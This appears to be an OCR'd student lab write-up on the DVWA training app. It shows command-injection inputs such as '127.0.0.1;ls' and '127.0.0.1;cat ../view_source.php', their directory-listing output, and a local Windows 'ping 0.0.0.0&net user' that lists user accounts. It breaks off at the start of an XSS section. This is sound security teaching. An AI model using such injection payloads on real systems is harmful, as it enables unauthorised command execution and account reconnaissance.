


Enter IP address.




multiple commands using pipe or ;


127.0.0.1;ls


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.055 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.100 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.042 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3066ms
rtt min/avg/max/mdev = 0.014/0.052/0.100/0.031 ms
help
index.php
source
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection
Username: admin
View Source
View Help


127.0.0.1;ls ../


GitHub - digininja/DVWA
Vulnerability: Command
127.0.0.1/DVWA/vulnerabilities/exec/#
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
DVWA
Vulnerability: Command Injection
Ping a device
Enter an IP address:
Submit
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.012 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.063 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.062 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3081ms
rtt min/avg/max/mdev = 0.012/0.048/0.063/0.021 ms
brute
captcha
csp
csrf
exec
fi
javascript
sqli
sqli_blind
upload
view_help.php
view_source.php
view_source_all.php
weak_id
xss_d
xss_r
xss_s
More Information
https://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/
https://owasp.org/www-community/attacks/Command_Injection


127.0.0.1;cat ../view_source.php




Use &&net user




Use &net user



Open command prompt in the windows system and use the command ping 0.0.0.0&net user




Now use the command ping 0.0.0.0&Rnet user – replace & with &&



Command Prompt
Microsoft Windows [Version 10.0.22000.739]
(c) Microsoft Corporation. All rights reserved.
C:\Users\student>ping 0.0.0.0&net user
Pinging 0.0.0.0 with 32 bytes of data:
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.
Ping statistics for 0.0.0.0:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
User accounts for \\DESKTOP-8E5GFFQ
Administrator DefaultAccount Guest
student WDAGUtilityAccount
The command completed successfully.

—----------XSS Attack----------


Click XSS Reflection



Enter any name in the text box and click submit.




It displays as

